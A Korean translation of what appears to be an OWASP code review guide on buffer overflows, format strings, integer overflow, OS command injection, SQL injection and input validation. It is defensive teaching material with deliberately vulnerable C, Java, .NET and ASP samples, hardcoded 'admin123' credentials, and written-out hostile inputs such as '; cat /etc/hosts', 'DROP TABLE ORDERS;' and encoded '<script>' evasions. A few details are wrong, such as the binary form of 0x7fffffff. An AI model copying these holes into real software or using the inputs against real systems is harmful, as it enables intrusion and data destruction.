예: 어떤 프로그램은 당신이 쇼핑 장바구니에 무엇을 담는지 또는 이전에 어떤 것을 담아 두었는지를 기억하고 있다. 이러한 정보들을 버퍼 내의 메모리에 저장한다.

관련 보안 활동

버퍼 오버플로우에 대한 설명

버퍼 오버플로우 공격에 대한 OWASP 내용 참조 http://www.owasp.org/index.php/Buffer_overflow_attack

버퍼 오버플로우 취약성에 대한 OWASP 내용 참조 http://www.owasp.org/index.php/Buffer_Overflow

버퍼 오버플로우 취약성을 막는 방법

버퍼 오버플로우 취약성을 막기 위한 방법에 대한 OWASP 개발 안내서 참조

버퍼 오버플로우 취약성 테스트 방법

버퍼 오버플로우 취약성 테스트 방법에 대한 OWASP 테스트 안내서 참조

취약 가능한 코드 확인 방법

버퍼 오버플로우 관점에서 취약한 코드를 찾을 때, 다음과 같은 특정 시그너쳐를 찾아봐야 한다.

배열:

```
int x[20];

int y[20][5];

int x[20][5][3];
```

포맷 스트링:

printf() ,fprintf(), sprintf(), snprintf().

%x, %s, %n, %d, %u, %c, %f

오버플로우

strcpy (), strcat (), sprintf (), vsprintf ()

버퍼 오버플로우에 취약한 패턴

'바닐라(Vanilla)' 버퍼 오버플로우:

예: 한 주의 요일(7)을 추적하는 프로그램이 있다. 프로그래머는 컴퓨터에 7 개 숫자의 공간을 저장하도록 한다. 이것은 버퍼의 예이다, 그러나, 8 개의 숫자를 추가하려고 할 때, 어떤 일이 발생하는가? C 와 C++와 같은 언어는 경계 검사(bounds checking)를 수행하지 않으므로, 프로그램이 이 언어로 작성된 경우, 여덟 번째 데이터는 메모리에 다음 프로그램의 프로그램 공간에 덮어 쓰이게 되어, 데이터가 손상된다. 이렇게 하면, 프로그램이 충돌하게 되거나, 오버플로우 페이로드가 실제 코드일 때, 오버플로우가 악성 코드가 실행될 수 있다.

```
void copyData(char *userId) {

   char  smallBuffer[10]; // size of 10

   strcpy(smallBuffer, userId);

}

int main(int argc, char *argv[]) {

char *userId = "01234567890"; // Payload of 11

copyData (userId); // this shall cause a buffer overload

}
```

버퍼 오버플로우는 의도한 것보다 더 많은 코드를 버퍼에 채우면서 발생한다.

포맷 스트링

포맷 함수는 ANSI C 규격내에 포함된 함수이다. 이 함수는 원시 C 데이터 형식을 사람이 읽을 수 있는 형태로 변환할 수 있다. 거의 모든 C 프로그램에서 이 함수를 사용하여 정보를 출력하고 오류 메시지를 인쇄하거나 문자열을 처리할 수 있다.

일부 매개 변수 형식:

%x	hexadecimal (unsigned int)
%s	string ((const) (unsigned) char *)
%n	number of bytes written so far, (* int)
%d	decimal (int)
%u	unsigned decimal (unsigned int)

예:

printf ("Hello: %s₩n", a273150);

이 경우, %로 매개 변수(a273150)를 문자열로 인쇄하도록 한다.

포맷 함수에 포맷 문자열을 공급하여 포맷 문자열의 동작을 제어할 수 있다. 입력 값을 문자열 형식으로 입력하면 애플리케이션이 의도하지 않은 동작을 수행한다. 애플리케이션이 정확하게 동작하게 하려면 어떻게 해야 할까?

애플리케이션 충돌:

printf (User_Input);

만약 입력으로 %x(부호 없는 16 진수 정수)를 제공하는 경우, **printf** 함수는 문자열 형식과 관련된 정수를 찾게 되지만, 인수가 존재하지 않는다. 컴파일시에는 이러한 것을 찾을 수 없다. 실행과정에서 이러한 문제가 나타난다.

스택 검토:

printf 함수가 찾는 인수 내의 모든 %에 대해 스택에 관련된 값이 존재한다고 가정한다. 이러한 방식으로 함수는 스택 아래로 계속하여 스택에서 대응하는 값을 읽고 사용자에게 그 값을 출력한다.

다음과 같은 문자열 형식을 사용하여 일부 무효 포인터에 접근할 수 있다.

printf ("%s%s%s%s%s%s%s%s%s%s%s");

printf()내의 **%n** 지시어를 사용하는 것은 좋지 않다. 이 지시어는 **int***를 취하고, 그 위치까지 바이트 수를 **쓰게**된다.

이러한 취약 가능성에 대해 어느 부분을 조사할 것인가? 이러한 문제는 주로 printf() 함수 계열인 **printf(), fprintf(), sprintf(), snprintf()**에서 주로 발생한다. **syslog()** (시스템 로그 정보 기록) 및 setproctitle(const char *fmt, ...) (프로세스 식별자 정보를 디스플레이하기 위해 사용되는 문자열 설정)에서도 가능하다.

정수 오버플로우

```
include <stdio.h>

   int main(void){

          int val;

          val = 0x7fffffff;            /* 2147483647*/

          printf("val = %d (0x%x)₩n", val, val);

          printf("val + 1 = %d (0x%x)₩n", val + 1 , val + 1); /*Overflow the int*/

          return 0;

  }
```

0x7fffffff 를 바이너리로 표현하면 11111111111111111111111111111111 이며, 이 정수는 부호가 있는 긴 정수를 보유할 수 있는 최고 크기의 값으로 초기화된다.

여기서 0x7fffffff 의 16 진수 값에 1 을 더하게 되면, 정수의 값이 오버플로우되어 음수(0x7fffffffffff + 1 = 0x80000000)로 된다. 10 진수에서 이것은 (-2147483648)이다. 이로 인해 발생하게 되는 문제를 생각해보자. 컴파일러는 이러한 것을 검출하지 못하며, 애플리케이션은 이러한 문제를 인식하지 못한다.

비교 시 연산 시 또는 부호가 있는 정수를 부호가 없는 정수와 비교할 때 이러한 문제가 발생하게 된다.

예:

```
int myArray[100];
```

```
int fillArray(int v1, int v2){

    if(v2 > sizeof(myArray) / sizeof(int)){

        return -1; /* Too Big !! */

    }

    myArray [v2] = v1;

    return 0;

}
```

여기서 v2 가 큰 음수인 경우, ***if*** 조건이 충족되어야 한다. 이 조건은 v2 가 배열 크기보다 큰지를 검사한다. myArray[v2] = v1 라인은 v1 값을 배열 경계 밖의 위치에 할당하여 예상하지 못한 결과를 초래하게 된다.

버퍼 오버플로우를 방지하기 위한 패턴 및 절차:

예:

```
void copyData(char *userId) {

   char  smallBuffer[10]; // size of 10

   strncpy(smallBuffer, userId, 10); // only copy first 10 elements

   smallBuffer[9] = 0; // Make sure it is terminated.

}


int main(int argc, char *argv[]) {

   char *userId = "01234567890"; // Payload of 11

   copyData (userId); // this shall cause a buffer overload

}
```

위의 코드는 복사 함수가 지정된 길이인 10 을 사용하기 때문에 버퍼 오버플로우에 취약하지 않다.

strcpy(), strcat(), sprintf() 및 **vsprintf()**와 같은 C 라이브러리 함수는 널 종료 문자열에 의해 범위 검사를 수행하지 않는다. **gets()** 함수는 새로운 줄의 종료 또는 파일 끝(EOF : End of File)까지 stdin 에서 입력을 판단하는 또 다른 함수이다. **scanf()** 함수 패밀리도 버퍼 오버플로우가 발생할 수 있다.

strncpy(), strncat(), snprintf() 및 fgets() 사용할 때는 최대 문자열 길이를 지정하여 버퍼 오버플로우 문제를 완화할 수 있다. 세부 사항은 약간 다르므로 관련 사항을 이해해야 한다.

버퍼에 기록하기 전에 항상 배열 범위를 확인해야 한다.

마이크로소프트 C 런타임은 접미사가 _s 인 추가적인 함수 버전을 제공한다(strcpy_s, strcat_s, sprintf_s). 이러한 함수는 오류 상황을 추가적으로 검사하며, 장애 발생 시 오류 처리기를 호출한다. (CRT 보안 강화 참조) http://msdn2.microsoft.com/en-us/library/8ef0s5kh(VS.80).aspx

.NET 및 자바

.NET 프레임워크의 C# 또는 C++ 코드는 *관리되는 경우* 버퍼 오버플로우에 내성을 가지고 있다. 관리되는 코드는 마이크로소프트의 .NET 가상머신에서 실행된다. 코드를 실행하기 전에 중간단계의 언어가 원시 코드로 컴파일된다. 관리되는 실행 환경의 자체 런타임 인식 컴파일러가 컴파일을 수행하므로, 관리되는 실행 환경은 그 코드가 무엇을 하는 지 보장할 수 있다. Java 개발 언어는 버퍼 오버플로우에 취약하지 않다. 원시 메소드나 시스템 호출이 이루어지지 않는다면, 버퍼 오버플로우는 문제가 되지 않는다. 마지막으로 ASP 페이지는 코드를 실행하면서 VBScript 인터프리터가 정수 오버플로우를 검사하므로 버퍼 오버플로우에 내성을 가지고 있다.

OS 인젝션을 위한 코드 리뷰

소개

인젝션 취약점이 있으면 공격자는 웹 애플리케이션을 통해 다른 하위 시스템으로 악성 코드를 전달할 수 있다. 하위 시스템에 따라 다음과 같은 유형의 인젝션 공격이 수행될 수 있다. RDBMS: SQL 인젝션 웹브라우저/앱서버: SQL 인젝션 OS-쉘: 애플리케이션에서 외부 애플리케이션을 호출하는 운영체제 명령.

OS 인젝션 명령은 인젝션 결함에 해당하는 공격 클래스 중 하나이다. 다른 분류 방식으로 이 인젝션은 입력 값 검증 및 표현 범주로서 OS 인젝션 명령 위협 클래스에 해당하며, 또는 제어 영역에 데이터 제거 실패 취약점 그리고 인수 인젝션 공격 패턴 목록으로 정의된다. 애플리케이션에서 입력 값 검증 또는 이스케이핑을 하지 않은채, 신뢰하지 않고 안전하지 않은 입력 값을 받아서 외부 애플리케이션(애플리케이션 이름이나 인수)으로 전달할 때 OS 인젝션 명령이 발생한다.

취약한 코드 확인 방법

많은 개발자들은 문자 필드에서만 데이터 유효성을 검사해야 한다고 생각하고 있다. 이것은 맞지 않다. 외부 입력 값에 대해서도 데이터 유효성 검사를 해야 한다.

문자 필드, 목록 박스, 라디오 버튼, 체크 박스, 쿠키, HTTP 헤더 데이터, HTTP 포스트 데이터, 숨은 필드, 파라미터 명칭 및 파라미터 값 등. 이것이 전체 목록은 아니다.

"프로세스에서 프로세스로 가는 것" 또는 "개체에서 개체로 가는" 통신도 조사해야 한다. 업스트림 또는 다운스트림 프로세스와 통신하며, 이로부터 입력 값을 받는 코드를 검토해야 한다.

모든 인젝션 취약점은 입력 유효성 검사에서 발생하는 오류다. 인젝션 취약점이 있다는 것은 신뢰 범위 외의 소스에서 수신한 입력에 대하여 부정확한 데이터 유효성 검사가 있다는 것을 나타내며, 이는 매년 더 취약해지고 있다.

기본적으로 이러한 유형의 취약성에 대하여 애플리케이션으로 향하는 모든 입력 스트림을 찾아야 한다. 이것은 사용자의 브라우저, CLI 또는 팻 클라이언트(fat client)에서 올 수 있지만, 애플리케이션에 공급되는 업스트림 프로세스에서도 올 수 있다.

한 가지 예로 통신용으로 사용되는 API 또는 패키지를 사용하기 위한 코드 베이스를 검색하는 것이다.

java.io, **java.sql**, **java.net**, **java.rmi**, **java.xml** 패키지는 모두 애플리케이션 통신용으로 사용된다. 코드 베이스내의 이들 패키지에서 방법을 찾을 수 있다. 더 "과학적(scientific)"이지 못한 방법은 "UserID", "LoginID" 또는 "Password" 와 같은 공통 키워드를 검색하는 것이다.

OS 인젝션에 취약한 패턴

먼저 애플리케이션과 운영체제간의 관계 및 운영체제에서 제공하는 애플리케이션이 사용할 수 있는 함수를 알아야 한다.

런타임 개체를 사용하는 자바에서는 **java.lang.Runtime** 이 이를 수행한다. .NET 은 **System.Diagnostics. Process.Start** 와 같은 요청을 통해 기초적인 OS 함수를 호출한다. PHP 에서는 **exec()** 또는 **passthru()**와 같은 호출을 요청할 수 있다.

예:

HTTP 요청을 통해 사용자로부터 입력을 받는 클래스가 있다. 이 클래스는 애플리케이션 서버에 있는 실행 파일(.exe)를 실행하여 결과를 회신하기 위해 사용된다.

```
public class DoStuff {
public string executeCommand(String userName)
{       try {
                String myUid = userName;
                Runtime rt = Runtime.getRuntime();
                rt.exec("cmd.exe /C doStuff.exe " +"-" +myUid); // Call exe with userID
        }catch(Exception e)
                {
e.printStackTrace();
                }
        }
}
```

이 메소드는 ***java.lang.runtime*** 의 정적 메소드 ***getRuntime()***을 통해 ***doStuff.exe*** (cmd.exe 활용)를 호출한다. 전달된 파라미터는 이 클래스에서 어떠한 방법으로도 유효성 검사 되지 않는다. 데이터는 이 방법을 호출하기 전에 유효성 검사가 되지 않은 데이터라고 가정한다. 트랜잭션 분석 시 이 포인트 이전에 데이터 유효성 검사를 하게 된다. "Joe69"를 입력하게 되면 다음 MS DOS 명령 즉, ***doStuff.exe –Joe69*** 이 나타나게 된다. ***Joe69 & netstat –a*** 를 입력하면 다음과 같은 응답이 온다. 즉 exe doStuff 는 User Id Joe69 의 전달 값을 실행하지만, 도스 명령 ***netstat*** 가 호출될 것이다. 이것이 동작되는 방법은 애플리케이션에 파라미터 "&"를 전달하는 것이며, 그 다음에 이 파라미터는 MS DOS 에서 명령어의 부가명령어로 사용되며, & 뒤의 문자의 명령이 실행된다.

위와 같은 코드로 작성되었다면 사실이 아니다. (여기서 ***doStuff.exe*** 가 cmd.exe 또는 /bin/sh 와 같은 명령 해석 프로그램으로 동작하지 않는다고 가정)

```
public class DoStuff {

public string executeCommand(String userName)

{       try {

                String myUid = userName;

                Runtime rt = Runtime.getRuntime();

                rt.exec("doStuff.exe " +"-" +myUid); // Call exe with userID

        }catch(Exception e)

                {

e.printStackTrace();

                }

        }

}
```

그 이유는? Java 2 documentation 참조

... 더 정확히 말하면, 주어진 명령 문자열이 문자 카테고리를 추가적으로 수정하지 않고, 새로운 문자열 토큰생성기 (명령)를 호출하고, 생성된 문자열 토큰생성기를 사용하여 토큰으로 분할된다. 토큰생성기로 생성된 이 토큰은 동일한 순서로, 새로운 문자열 배열 cmdarray 에 위치하게 된다 ...

생성된 배열은 호출할 수 있는 실행파일(첫번째 아이템)과 그 인수들(나머지 인수들)을 포함하고 있다. 따라서 호출되는 첫번째 아이템이 인수를 파싱하고 해석하는 애플리케이션이 아니면, 이 인수에 따라 다른 외부 애플리케이션을 추가적으로 호출하는 경우 위 코드의 미리보기(snippet)에서 ***netstat*** 를 실행하지 못할 수도 있다. 호출되는 이들 첫번째 아이템은 윈도우에서는 ***cmd.exe*** 이거나 유닉스에서는 ***sh*** 가 된다.

대부분의 외부 소스 코드/어셈블리 분석기는 위험한 API 를 발견하면, 명령 실행 예외 신호인 ***System.Diagnostics.Process.Start***, ***java.lang.Runtime.exec*** 를 보낸다(일부는 보내지 않을 수도 있음). 그러나 계산된 위험은 다르다. 첫 번째 예에서 "명령 인젝션(command injection)"이 그러하며, 반대로 두번째 예와 같이

유효성 검사나 이스케이핑이 없을 경우 "인자 인젝션(argument injection)" 취약성이 존재한다고 할 수 있다. 따라서 아직도 위험이 존재하지만 심각도는 호출되는 명령에 따라 다르다. 따라서 이 문제는 분석이 필요하다.

UNIX

/bin/bash 또는 /bin/sh 와 같은 쉘(shell)을 통해 명령이 실행되는 경우, 공격자가 문자열 **"; cat /etc/hosts"** 을 삽입할 수도 있고 유닉스 호스트 파일의 내용이 공격자에게 노출될 수도 있다.

.NET 예제:

```
namespace ExternalExecution

{

        class CallExternal

{

        static void Main(string[] args)

{

        String arg1=args[0];

        System.Diagnostics.Process.Start("doStuff.exe", arg1);

}

}

}
```

다시 한번 말하지만 여기서는 데이터 검증은 없다. 즉 다른 클래스에서 발생하는 상향식 유효성 검사는 없다고 가정한다.

클래식 ASP 예제:

```
<%

  option explicit
```

```
  dim wshell

  set wshell = CreateObject("WScript.Shell")

  wshell.run "c:₩file.bat " & Request.Form("Args")

  set wshell = nothing

%>
```

이 공격의 예는 시스템 호출을 통해 운영체제 호출, 쉘 명령을 통해 외부 프로그램을 사용하는 것과 SQL(즉, SQL 인젝션)로 백엔드 데이터베이스를 호출과 같은 것이다. 펄, 파이썬, 쉘, 배치와 기타 언어로 작성된 완벽한 스크립트는 엉성하게 설계된 웹 애플리케이션으로 삽입되어 실행될 수 있다.

OS 인젝션을 방지하기 위한 패턴 및 절차

데이터 유효성 검사 절을 참조하기 바란다.

관련 문서

명령어 삽입	http://www.owasp.org/index.php/Command_Injection
해석프로그램 삽입	http://www.owasp.org/index.php/Interpreter_Injection

SQL 인젝션을 위한 코드 리뷰

개요

SQL 인젝션 공격은 클라이언트에서 애플리케이션으로의 입력 데이터를 통해 SQL 질의를 주입(insertion) 또는 삽입(injection)하는 것이다. 연속적으로 SQL 인젝션하여 데이터베이스에서 민감한 데이터를 읽고 데이터베이스의 데이터를 수정(추가/변경/삭제), 데이터베이스의 관리자 작업을 실행(DBMS 종료), DBMS 파일 시스템에 존재하는 일정한 파일 컨텐츠를 복구, 일부 경우에 운영체제 명령을 내릴 수 있다. SQL 인젝션 공격은 인젝션 공격의 형태이며, 여기서 사전에 정의된 SQL 명령을 실행하기위해 일반적인 데이터 입력값에 SQL 명령어를 삽입한다.

관련 보안 활동

SQL 인젝션 취약점 설명

SQL 인젝션 취약점에 대한 OWASP 문서 참조 http://www.owasp.org/index.php/SQL_Injection

블라인드 SQL 인젝션 취약점에 대한 OWASP 문서 참조 http://www.owasp.org/index.php/Blind_SQL_Injection

SQL 인젝션 취약점 방지 방법

SQL 인젝션 취약점 예방 방법에 대한 OWASP 개발자 가이드 참조

http://www.owasp.org/index.php/Guide_to_SQL_Injection

SQL 인젝션 취약점 시험 방법

SQL 인젝션 취약점 시험방법에 대한 OWASP 테스트 가이드 참조

http://www.owasp.org/index.php/Testing_for_SQL_Injection

취약 가능한 코드 확인 방법

SQL 문장을 안전하게 작성하는 방법은 문장 대신에 미리 작성된 문장으로 모든 질의를 구성하여, 파라미터화된 절차를 사용하는 것이다. 파라미터화되어 저장된 절차는 사용자 입력 값을 추가하기 전에 컴파일되어, 해커가 실제 SQL 문장을 수정할 수 없게 한다.

데이터베이스에 연결하기 위해 사용되는 계정은 반드시 "최소 권한"을 가져야 한다. 만약 애플리케이션이 읽기 접근만을 요구하는 경우 그 계정에 읽기 권한만 제공해야 한다.

오류 정보 누출 방지 : 오류 처리를 잘못하면, 공격자가 SQL 인젝션 공격을 아주 쉽게 성공할 수 있다. 발견되지 못한 SQL 오류는 사용자에게 보통 너무 많은 정보를 제공하며, 테이블명과 프로시져명과 같은 것을 포함하게 된다.

데이터베이스 관리 방법 모범 사례

데이터베이스에 저장된 프로시져를 사용하는 것이 좋다. 하지난 이 것도 취약할 수 있다. 동적인 SQL 문장 대신에 파라미터화된 질의를 사용한다. 모든 외부 입력 데이터의 유효성 검사: 모든 SQL 문장이 사용자 입력 값을 변수로서 인식하도록 하고 실제 입력 값이 자바에서 변수로 대체되기 전에 문장이 사전 컴파일되어 있는지 확인한다.

SQL 인젝션 예:

```
String DRIVER = "com.ora.jdbc.Driver";

String DataURL = "jdbc:db://localhost:5112/users";

String LOGIN = "admin";

String PASSWORD = "admin123";

Class.forName(DRIVER);

//Make connection to DB

Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);

String Username = request.getParameter("USER"); // From HTTP request

String Password = request.getParameter("PASSWORD"); // From HTTP request

int iUserID = -1;

String sLoggedUser = "";

String sel = "SELECT User_id, Username FROM USERS WHERE Username = '" +Username + "' AND Password
= '" + Password + "'";

Statement selectStatement = connection.createStatement ();

ResultSet resultSet = selectStatement.executeQuery(sel);
```

```
if (resultSet.next()) {

            iUserID = resultSet.getInt(1);

        sLoggedUser = resultSet.getString(2);

}

PrintWriter writer = response.getWriter ();

if (iUserID >= 0) {

        writer.println ("User logged in: " + sLoggedUser);

} else {



        writer.println ("Access Denied!")

}
```

소프트웨어가 실행될 때 SQL 문장이 동적으로 생성되는 경우, 입력 데이터가 잘리거나, 오동작하게 하거나 또는 심지어 SQL 질의를 확장하게 될 때 보안 침해가 발생할 수 있다.

먼저, request.get 파라미터는 데이터 유효성 검사(최소/최대 길이, 허용 문자, 악성 문자)를 하지 않고 HTTP 요청에서 직접 SQL 질의에 대한 데이터를 검색한다. 이러한 오류는 페이로드에 SQL 명령을 입력하거나 구문내 함수를 변경하는 취약점이 생기게 된다.

애플리케이션에서 페이로드를 직접 구문에 위치시켜 SQL 이 취약점이 생길 수 한다.

```
String sel = "SELECT User_id, Username FROM USERS WHERE Username = '" Username + "' AND Password = '" + Password + "'";
```

.NET

SqlParameterCollection 과 같은 파라미터를 수집하면 형식 및 길이 유효성 검사할 수 있다. 파라미터 수집을 사용한다면 입력 값을 그 자체 값으로 처리하고, SQL 서버는 이 값을 실행 가능한 코드로 처리하지 않는다. 그래서 페이로드는 삽입 될 수 없다. 파라미터 수집을 사용하면 형식과 길이 검사를 강제화 할 수 있다. 범위에 해당하지 않는 값은 예외처리 된다. 정확하게 예외 처리할 수 있는지 확인해야 한다. SQL 파라미터 수집의 예는 다음과 같다.

```
using System.Data;

using System.Data.SqlClient;

using (SqlConnection conn = new SqlConnection(connectionString))

{

  DataSet dataObj = new DataSet();

  SqlDataAdapter sqlAdapter = new SqlDataAdapter( "StoredProc", conn);

  sqlAdapter.SelectCommand.CommandType = CommandType.StoredProcedure;

 //specify param type

  sqlAdapter.SelectCommand.Parameters.Add("@usrId", SqlDbType.VarChar, 15);

  sqlAdapter.SelectCommand.Parameters["@usrId "].Value = UID.Text; // Add data from user

  sqlAdapter.Fill(dataObj); // populate and execute proc

}
```

저장된 프로시져가 항상 SQL 인젝션을 막아주지는 않음:

```
CREATE PROCEDURE dbo.RunAnyQuery

@parameter NVARCHAR(50)

AS

        EXEC sp_executesql @parameter
```

```
GO
```

위의 프로시져는 사용자가 전달하는 각종 SQL 을 실행한다. 지시어 sp_executesql 은 마이크로소프트 SQL 서버의 저장된 프로시져이다.

이것을 전달해 보자.

```
DROP TABLE ORDERS;
```

무슨 일이 발생할까? "저장된 프로시져를 사용하고 있으므로 안전하다"라고 생각하는 것은 위험하다.

클래식 ASP

이러한 기법에 대해서, SQL 인젝션을 피하기 위해 파라미터화된 질의를 사용할 수 있다. 여기 좋은 예가 있다.

```
<%
    option explicit
    dim conn, cmd, recordset, iTableIdValue

    'Create Connection
    set conn=server.createObject("ADODB.Connection")
    conn.open "DNS=LOCAL"

    'Create Command
    set cmd = server.createobject("ADODB.Command")
    With cmd
            .activeconnection=conn
            .commandtext="Select * from DataTable where Id = @Parameter"
            'Create the parameter and set its value to 1
            .Parameters.Append .CreateParameter("@Parameter", adInteger, adParamInput, , 1)
```

```
    End With
    'Get the information in a RecordSet
    set recordset = server.createobject("ADODB.Recordset")
    recordset.Open cmd, conn
    '....
    'Do whatever is needed with the information
    '....
    'Do clean up
    recordset.Close
    conn.Close
    set recordset = nothing
    set cmd = nothing
    set conn = nothing
%>
```

이것은 특정 SQL 서버의 코드라는 것에 주목해야 한다. ISAM 이 파라미터화된 질의를 지원하는 다른 DB 에 ODBC/Jet 연결을 시도할 경우 다음과 같이 질의를 변경해야 한다.

cmd.commandtext="Select * from DataTable where Id = ?"

마지막으로 다음과 같이 잘못하게 될(하지만 그러면 안되는)일은 항상 발생한다.

cmd.commandtext="Select * from DataTable where Id = " & Request.QueryString("Parameter")

데이터 유효성 검증을 위한 코드 리뷰

웹 애플리케이션 보안의 주요 영역 중 하나는 외부 소스로부터 입력된 데이터의 유효성을 검증하는 것이다. 응용프로그램 악성코드의 대부분은 응용프로그램의 입력 값 검증을 허술하게 하는데서 파생된다. 데이터 유효성 검증이 제대로 이루어지지 못하면 공격자들에게 애플리케이션이 의도 하지 않는 기능까지도 수행할 수 있는 기회를 제공한다.

관련 보안 활동

크로스-사이트 스크립팅 취약점 예방 방법

데이터 유효성의 OWASP 개발가이드 문서 참조.

입력 값의 정형화

입력 값을 인코딩해도 응용프로그램이 올바르게 해석할 수 있도록 할 수 있지만, 여전히 공격 받을 수 있다.

유니코드에서 ASCII 의 인코딩은 입력 값 검증을 우회하는 또 다른 방법이기도 하다. 응용프로그램은 유니코드 공격에 대한 테스팅을 거의 하지 않아서 공격자에게 공격 경로를 제공한다.

여기서 주목할 점은 유니코드 기호나 다른 변형 기호가 입력되더라도 응용프로그램은 안전하다는 점이다. 응용프로그램은 정확하게 응답하고, 가능한 모든 유효하지 않은 문자를 인식한다.

예:

The ASCII: <script>

(만약에 "<" 와 ">" 문자를 차단하면, 아래와 같은 다르게 표현하면 데이터 검증을 통과하고 실행된다.).

URL 인코딩 값: %3C%73%63%72%69%70%74%3E

유니코드 인코딩 값: &#60&#115&#99&#114&#105&#112&#116&#62

이 주제에 대해서는 OWASP 개발 가이드에서 보다 상세하게 다루고 있다.

데이터 검증 전략

일반적으로 적용하는 규칙은 **"안전한 항목"**에 해당하는 문자 즉, 예측 가능한 문자만 허용하는 것이다. 이것이 어려울 경우에는 그 다음으로 가장 강력한 전략은 알려진 모든 나쁜 문자를 차단하는 **"위험한 항목"** 이다. 여기서 문제는 최근의 금지된 목록이 엔터프라이즈급 인프라에 새로운 기술이 추가되면서 미래에도 확장될 수 있다는 점이다.

데이터 검증 전략을 설계할 때 다음 몇 가지 모델을 고려할 수 있다. 다음은 가장 강력한 모델부터 가장 취약한 모델 순으로 나열한 것이다.

1. **정확한 일치** (제한)
2. **안전한 값** (승인)
3. **위험한 값** (거부)
4. **위험한 값 인코딩** (제거)

또한, 서비스/컴퓨터 또는 웹 브라우저 사용자와 같은 외부 소스로부터 흘러오는 모든 입력 값에 대해 반드시 최대 길이를 확인해야 한다.

거부된 데이터는 반드시 데이터 저장소에 남아 있으면 안된다. 잘못된 데이터를 일반적으로 기록하는 실수를 하고 있으나, 공격자는 이러한 애플리케이션 오류를 놓치지 않는다.

정확한 일치: (바람직한 방법) 알려진 값 한정 목록으로부터 받은 값만 수용.

예: 3 개의 설정(A,B,C) 을 갖는 웹 페이지의 라디오 버튼 컴포넌트. 이 3 개의 설정 중 하나만(A 또는 B 또는 C)이 허용되며, 나머지 값은 반드시 거부된다.

안전한 값: 시스템에 입력가능한 모든 값에 대한 제한된 목록을 가지고 있지 않다면, 허용된 항목을 이용한 접근 방식을 사용한다.

예: 이메일 주소에는 @을 단 한개만 포함한다는 것은 누구나 안다. 또한 하나 이상의 마침표 "." 는 존재할 수 있다. 나머지 정보는 [a-z] 또는 [A-Z] 또는 [0-9] 와 더불어 "_ " 나 "–" 와 같은 그 밖의 모든 문자가 가능하다. 따라서 주소의 최대 길이를 정의하는 데 이러한 범위를 적용 한다.

위험한 값: 시스템에 입력되지 않길 바라는 금지된 목록이 존재하는 상황이다. 이는 자유 형식 텍스트 영역이나 사용자가 메모를 쓸 수 있는 영역에서 발생한다. 이 모델의 취약점은 현재 악성으로 알려진 것들이 미래를 대비 하기에는 충분하지 않다.

위험한 값 인코딩: 가장 취약한 접근 방식이다. 이 접근 방식은 모든 입력 값을 수용하지만 HTML 은 특정 문자 범위 내의 모든 문자열을 인코딩한다. HTML 인코딩이 완료되어 버리므로, 입력 값이 브라우저에 다시 표시될 필요가 생기면 브라우저는 텍스트를 스크립트로 해석하지 않으나, 텍스트는 사용자가 원래 입력한 것과 동일하게 보인다.

클라이언트에게 응답을 보낼 때 사용자 입력 값을 HTML 인코딩과 URL 인코딩한다. 이러한 경우엔, 어떤 입력값도 HTML 로 취급하지 않으며 모든 출력 값은 보호된 형태로 응답한다고 가정한다. 이는 동작과정에서 데이터를 필터링하는 것이다.

데이터 검증에 좋은 패턴

데이터 검증 예시

다음은 PHP 응용프로그램에서 OS 인젝션을 방지하기 위한 데이터 검증 패턴의 좋은 예다:

```
$string = preg_replace("/[^a-zA-Z0-9]/", "", $string);
```

위의 코드는 알파벳이나 숫자가 아닌 다른 문자를 ""로 대체한다. preg_grep() 함수는 True/False 판별에 쓰일 수 있다. 이를 통해 "허용된 항목" 문자만 응용프로그램으로 넘겨줄 수 있도록 한다.

정규 표현식을 사용하는 것은 입력 문자 형식을 제한하는 일반적인 방법이다. 정규 표현식을 개발할 때 자주하는 실수는 제어 문자로 해석되는 문자를 이스케이핑지 않고 입력값의 모든 경로를 검증하지 않는 것이다.

정규 표현식의 예는 다음과 같다:

http://www.regxlib.com/CheatSheet.aspx

^[a-zA-Z]+$ 알파벳만, a 에서 z 와 A 에서 Z (정규 표현식은 대소문자를 구분한다).

^[0-9]+$ 숫자만 (0 에서 9).

[abcde] 집합 내에 정의된 문자와 겹치는 문자 모두

[^abcde] 집합 내에 정의되지 않은 문자 모두

프레임워크 예시 (스트럿츠 1.2)

J2EE 의 스트럿츠 프레임워크(1.1)에는 공통 유효성 검사기라는 유틸리티가 포함되어 있다. 이 유틸리티를 이용해 두 가지를 할 수 있다.

1. 중앙에서 한꺼번에 데이터 검증을 할 수 있다.
2. 데이터 검증 프레임워크를 제공한다.

스트럿츠를 조사할 때 찾아볼 것은 다음과 같다:

struts-config.xml 파일에는 아래 내용을 반드시 포함해야 한다.

```
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
  <set-property property="pathnames" value="/technology/WEB-INF/
  validator-rules.xml, /WEB-INF/validation.xml"/>
```

```
</plug-in>
```

이를 통해 프레임워크에서 유효성 검증 플러그인을 로드하게 한다. 여기서는 쉼표로 구분되는 목록으로 정의된 속성 파일도 불러온다. 기본적으로 개발자는 validation.xml 파일에 정해진 필드에 정규 표현식을 추가할 것이다.

다음으로는 응용프로그램에 대한 form-beans 를 살펴본다. 스트럿츠에서 form-beans 는 서버단에서 HTTP 폼을 통해 응용프로그램에 보낸 정보를 캡슐화한다. 아래와 같이 구체적인 form-beans(개발자가 코드에 탑재) 혹은 동적인 form-beans 를 가질 수 있다.

```
package com.pcs.necronomicon

 import org.apache.struts.validator.ValidatorForm;

 public class LogonForm extends ValidatorForm {

   private String username;

   private String password;

   public String getUsername() {

     return username;

   }

   public void setUsername(String username) {

     this.username = username;

   }

   public String getPassword() {

     return password;

   }

 public void setPassword(String password) {

     this.password = password;

   }

 }
```

LoginForm 이 ValidatorForm 을 상속받는다는 점에 주의하라. 이는 부모클래스(ValidatorForm)에는 자동으로 호출되어 validation.xml 에 정의된 규칙을 호출하는 인증 메소드가 반드시 있어야 한다는 것을 뜻한다.

이제 이 폼 빈이 호출되고 있는지 확인하기 위해서 struts-config.xml 파일을 보자: 이 파일에는 다음과 같은 내용이 들어있어야 한다.

```
<form-beans>
  <form-bean name="logonForm"
            type=" com.pcs.necronomicon.LogonForm"/>
</form-beans>
```

다음은 validation.xml 파일을 확인할 것이다. 다음과 유사한 코드를 포함하고 있어야 한다.

```
<form-validation>
 <formset>
   <form name="logonForm">
     <field property="username"
           depends="required">
       <arg0 key="prompt.username"/>
     </field>
   </form>
 </formset>
</form-validation>
```

validation.xml 내에 이름이 같은 struts-config.xml 을 주의하라. 이것은 중요한 관계가 있으며 대소문자를 구별한다.

"username" 필드도 대소문자를 구별하며 LoginForm 클래스의 String username 을 나타낸다.

